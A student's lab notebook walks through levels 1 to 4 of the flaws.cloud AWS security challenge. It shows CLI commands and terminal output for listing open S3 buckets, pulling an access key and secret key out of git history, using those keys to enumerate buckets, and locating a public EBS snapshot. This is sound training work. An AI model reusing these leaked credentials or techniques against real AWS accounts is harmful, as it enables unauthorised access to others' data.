
External Labwork - LAB notebook

AWS flaws.cloud challenges.

Level 1:

The site of flaws.cloud is hosted on s3 bucket , a logical unit storage of AWS.In the hint 1 it is given that the site is hosted in the region us-west-2 and the fact that the permissions are loose.

Thus by executing the command aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2 to list the directories of the region us-west-2 we find the secret.html file which is the solution to the challenge.




Congrats! You found the secret file!

Level 2 is at http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

```
  Downloading pyasn1-0.3.2-py2.py3-none-any.whl (63kB)
    100% |████████████████████████████████| 71kB 7.2MB/s
Collecting python-dateutil<3.0.0,>=2.1 (from botocore==1.5.92->awscli)
  Downloading python_dateutil-2.6.1-py2.py3-none-any.whl (194kB)
    100% |████████████████████████████████| 194kB 3.9MB/s
Collecting jmespath<1.0.0,>=0.7.1 (from botocore==1.5.92->awscli)
  Downloading jmespath-0.9.3-py2.py3-none-any.whl
Collecting six>=1.5 (from python-dateutil<3.0.0,>=2.1->botocore==1.5.92->awscli)
  Downloading six-1.10.0-py2.py3-none-any.whl
Installing collected packages: pyasn1, rsa, docutils, colorama, six, python-date
util, jmespath, botocore, s3transfer, PyYAML, awscli
  Running setup.py install for PyYAML ... done
Successfully installed PyYAML-3.12 awscli-1.11.129 botocore-1.5.92 colorama-0.3.
7 docutils-0.14 jmespath-0.9.3 pyasn1-0.3.2 python-dateutil-2.6.1 rsa-3.4.2 s3tr
ansfer-0.1.10 six-1.10.0
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws s3 ls  s3://flaws.cloud/ --no-s
ign-request --region us-west-2
2017-03-13 20:00:38       2575 hint1.html
2017-03-02 20:05:17       1707 hint2.html
2017-03-02 20:05:11       1101 hint3.html
2017-03-25 13:58:29       2877 index.html
2017-02-26 17:59:28         46 robots.txt
2017-02-26 17:59:30       1051 secret-dd02c7c.html
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ 
```

Level 2:


This level is similar to the level1. The permissions of the files are loose. The level 2 is hosted at http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud. But to access the directories one needs to have their own AWS account. Thus by creating one we could access the directory listing. By executing the command : aws s3 --profile Harini ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud we could obtain the directory listing which leads to the secret.html file.


FLAWS
Congrats! You found the secret file!
Level 3 is at http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
harinirahul — -bash — 113×27

```
Partial credentials found in shared-credentials-file, missing: aws_secret_access_key
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws s3 --profile Harini ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9
ae7.flaws.cloud

Partial credentials found in shared-credentials-file, missing: aws_secret_access_key
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws s3 --profile Harini ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9
ae7.flaws.cloud

Partial credentials found in shared-credentials-file, missing: aws_secret_access_key
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ cd ~/.aws/credentials
-bash: cd: /Users/harinirahul/.aws/credentials: Not a directory
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ vi ~/.aws/credentials
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws s3 --profile Harini ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9
ae7.flaws.cloud

An error occurred (InvalidAccessKeyId) when calling the ListObjects operation: The AWS Access Key Id you provided
 does not exist in our records.
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ vi ~/.aws/credentials
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws s3 --profile Harini ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9
ae7.flaws.cloud
2017-02-26 18:02:15      80751 everyone.png
2017-03-02 19:47:17       1433 hint1.html
2017-02-26 18:04:39       1035 hint2.html
2017-02-26 18:02:14       2786 index.html
2017-02-26 18:02:14         26 robots.txt
2017-02-26 18:02:15       1051 secret-e4443fc.html
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$
```


Level 3:

The level 3 is similar to previous levels.
The directory listing of the bucket can be obtained by executing the command :
aws s3 --no-sign-request --region us-west-2 ls
s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
The listing shows that there is an associated git repository. The history of the git repo shows the presence of a secret.txt file
As told in the hint 2 git log and
git checkout f7cebc46b471ca9838a0bdd1074bb498a3f84c87 are ran to obtain the above information.


FLAWS
Level 3: Hint 2
People often accidentally add secret things to git repos, and then try to remove them without revoking or rolling the secrets. You can look through the history of a git repo by running:
git log
Then you can running:
git checkout f7
where `f7cebc shown in `git
Need another
harinirahul — -bash — 101×22

```
    Added robot.txt and other files

commit 2921eed99c1045b6ce2063e4eedc3923d474f891
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Feb 12 14:40:39 2017 -0700

    Oops, removing secret file

commit f7cebc46b471ca9838a0bdd1074bb498a3f84c87
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Feb 12 14:40:19 2017 -0700

    First commit
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ git checkout f7cebc46b471ca9838a0bdd1074bb498a3f84c87
error: Your local changes to the following files would be overwritten by checkout:
        index.html
Please commit your changes or stash them before you switch branches.
error: The following untracked working tree files would be overwritten by checkout:
        secret.txt
Please move or remove them before you switch branches.
Aborting
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$
```

The aws access key and the secret key is leaked in the secret.txt file.




FLAWS
Level 3: Hint 2
People often accidentally add secret things to git repos, and then try to remove them without revoking or rolling the secrets. You can look through the history of a git repo by running:
git log
Then you can
running:
git checkout f7
where `f7cebc
shown in `git
Need another

```
commit f7cebc46b471ca9838a0bdd1074bb498a3f84c87
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Feb 12 14:40:19 2017 -0700

    First commit
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ git checkout f7cebc46b471ca9838a0bdd1074bb498a3f84c87
error: Your local changes to the following files would be overwritten by checkout:
        index.html
Please commit your changes or stash them before you switch branches.
error: The following untracked working tree files would be overwritten by checkout:
        secret.txt
Please move or remove them before you switch branches.
Aborting
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ car secret
-bash: car: command not found
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ cat secret
cat: secret: No such file or directory
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ cat secret.txt
List my buckets
access key: AKIAJ4ZYLFI5BIL4ER6Q
secret key: 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
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$
```

Access key : **AKIAJ4ZYLFI5BIL4ER6Q**

Secret Key : **6HqoSTyjN/po9YzJQ/o+FDKjXKH1BLHzF2XUdUhM**

A profile flaws is then created with the above keys and the s3 buckets are listed using the command **aws --profile flaws s3 ls**




```
cat: secret: No such file or directory
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ cat secret.txt
List my buckets
access key: AKIAJ4ZYLFI5BIL4ER6Q
secret key: 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
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws configure --profile flaws
AWS Access Key ID [None]: AKIAJ4ZYLFI5BIL4ER6Q
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]:
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile flaws s3 ls
2017-02-18 11:41:52 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 09:34:53 config-bucket-975426262029
2017-02-26 12:06:33 flaws-logs
2017-02-18 11:40:54 flaws.cloud
2017-02-23 21:15:42 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 10:29:03 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 10:49:31 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-26 11:49:03 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-26 11:48:40 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-26 12:07:13 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$
```

Level 4:


You can snapshot the disk volume of an EC2 as a backup. In this case, the snapshot was made public, but you'll need to find it.
To do this, first we need the account ID, which we can get using the AWS key from the previous level. The command **aws --profile level3 sts get-caller-identity** (level3 is another profile similar to flaws configured in the previous level) gives the required details.

Using that command also tells you the name of the account, which in this case is named "backup". The backups this account makes are snapshots of EC2s. Next, discover the snapshot:
aws --profile level3 ec2 describe-snapshots --owner-id 975426262029



```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level3 sts get-caller-identity
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level3  ec2 describe-snapshots --owner-id 975426262029
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12.000Z",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ]
        }
    ]
}
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$
```

Now that you know the snapshot ID, you're going to want to mount it. You'll need to do this in your own AWS account, which you can get for free.
First, create a volume using the snapshot:
aws --profile Harini ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89



